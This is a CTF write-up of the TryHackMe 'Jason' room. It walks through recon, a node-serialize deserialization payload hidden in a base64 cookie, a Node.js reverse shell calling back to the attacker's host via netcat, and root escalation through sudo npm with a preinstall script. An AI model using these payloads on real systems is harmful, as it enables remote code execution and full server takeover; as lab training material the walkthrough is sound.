Hi guys, having fun with TryHackMe CTF again. So, here is the write-up and guideline to pass this Jason challenge. This CTF room is designed by CTF lovers for CTF lovers.

Room: https://tryhackme.com/room/jason
Level: Easy
Task: We are Horror LLC, we specialize in horror, but one of the scarier aspects of our company is our front-end webserver. We can’t launch our site in its current state and our level of concern regarding our cybersecurity is growing exponentially. We ask that you perform a thorough penetration test and try to compromise the root account. There are no rules for this engagement. Good luck!
Let's get started
As usual, start the machine and open the IP in the browser

Using wappalyzer, nothing programming stack came out but the page claim that the site is built in Nodejs. We can take note of that.
# nmap -A -T4 -sS -sV -p- 10.10.X.X
Only ports 80 and 22 are available. Port 22 seems long to brute it. Let's find the possible directory. Using feroxbuster,
# feroxbuster --url http://10.10.X.X -w ~/wordlists/dirb/big.txt -t 60 -C 404,403,405
WLD      164l      355w        0c Got 200 for http://10.10.211.48/931607f263af457582369efab02de978 (url length: 32)
200      164l      355w        0c http://10.10.211.48/.bashrc
200      164l      355w        0c http://10.10.211.48/00-mp
200      164l      355w        0c http://10.10.211.48/.ssh
200      164l      355w        0c http://10.10.211.48/!
200      164l      355w        0c http://10.10.211.48/1000
200      164l      355w        0c http://10.10.211.48/1009
200      164l      355w        0c http://10.10.211.48/1001
....
Nothing came out since every path is 200 goes to the same index page. Never mind, lets check the script then,

There is POST method submit the email to the server and the result always show like this

The common is that the cookies is changing after each submission. Using cookie editor extension

Lets decode it,
# echo -n "eyJlbWFpbCI6InRlc3RpbmdAZ21haWwuY29tIn0=" | base64 -d
{"email":"testing@gmail.com"}
From the response, we know that the cookie is just plain json. We can test the cookie whether the email is fetched from the cookie or not.
# echo -n '{"email":"Hello THM"}' | base64
eyJlbWFpbCI6IkhlbGxvIFRITSJ9
Replace it in cookie editor and refresh the page

Now we know whatever value passed is serialized and deserialized in the HTML page.
Searching in exploit-db for Nodejs vulnerability seems not related and not executable. Trying to narrow the google search aim for JSON serialization and found an article about deserialization vulnerability in node-serialize library.
According to the author, node-serialize internally uses eval function. Its serialized of almost any kind of object including function. For example:
{"key":"_$$ND_FUNC$$_function() { console.log("Tada"); }()"}
This is what a serialized object with a function should look like. During the deserialization process, anything after a special tag $$ND_FUNC$$ goes directly to eval function.
So, let’s test it.
# echo -n '{"email":"_$$ND_FUNC$$_function(){ return \"Hello THM\"; }()"}' | base64
eyJlbWFpbCI6Il8kJE5EX0ZVTkMkJF9mdW5jdGlvbigpeyByZXR1cm4gXCJIZWxsbyBUSE1cIjsgfSgpIn0=
It’s working. Now definitely we can plant reserve shell with it. Using snippet from PayloadOfAllThings for nodeJS, construct the payload in the json
# echo -n '{"email": "_$$ND_FUNC$$_function() { var net = require(\"net\"), cp = require(\"child_process\"), sh = cp.spawn(\"/bin/sh\", []);var client = new net.Socket();client.connect(1234, \"10.8.X.X\", function(){client.pipe(sh.stdin);sh.stdout.pipe(client);sh.stderr.pipe(client);});return /a/;}()"}' | base64
eyJlbWFpbCI6ICJfJCRORF9GVU5DJCRfZnVuY3Rpb24oKSB7IHZhciBuZXQgPSByZXF1aXJlKFwibmV0XCIpLCBjcCA9IHJlcXVpcmUoXCJjaGlsZF9wcm9jZXNzXCIpLCBzaCA9IGNwLnNwYXduXxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxldyBuZXQuU29ja2V0KCk7Y2xpZW50LmNvbm5lY3QoNDQ0NCwgXCIxMC44LjE2My43NFwiLCBmdW5jdGlvbigpe2NsaWVudC5waXBlKHNoLnN0ZGluKTtzaC5zdGRvdXQucGlwZShjbGllbnQpO3NoLnN0ZGVyci5waXBlKGNsaWVudCk7fSk7cmV0dXJuIC9hLzt9KCkifQ==
Run netcat first
# nc -nlvp 1234
Then, replace the cookie with reserve shell payload

By right, now we gain access to the server!
# nc -lnvp 1234
Connection from 10.10.X.X:50238
> ls -al ~
total 40
drwxr-xr-x 5 dylan dylan 4096 Jun 10 05:38 .
drwxr-xr-x 3 root  root  4096 Jun 10 03:48 ..
-rw-rw-r-- 1 dylan dylan   66 Jun 10 04:17 .selected_editor
-rw-r--r-- 1 dylan dylan    0 Jun 10 03:50 .sudo_as_admin_successful
-rw-r--r-- 1 dylan dylan   33 Jun 10 04:13 user.txt
> cat ~/user.txt
0ba48780dee9f5677a4XXXXXXXXXXX
Now we found the first flag! Now the root flag.
The first thing to check is the sudo -l
Matching Defaults entries for dylan on jason:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User dylan may run the following commands on jason:
(ALL) NOPASSWD: /usr/bin/npm *
Seems like the npm command doesn’t need password. Referring to the GTFObins,

We can just run the command
> TF=$(mktemp -d)
> echo '{"scripts": {"preinstall": "/bin/sh"}}' > $TF/package.json
> sudo npm -C $TF --unsafe-perm i
Tada.. Root access! We can simply traverse and locate the root.txt file
cat ~/root.txt
0ba48780dee9f5677a4XXXXXXXXXXX
Final flag found!!
Thanks for reading and let’s meet with another writeup. 🤘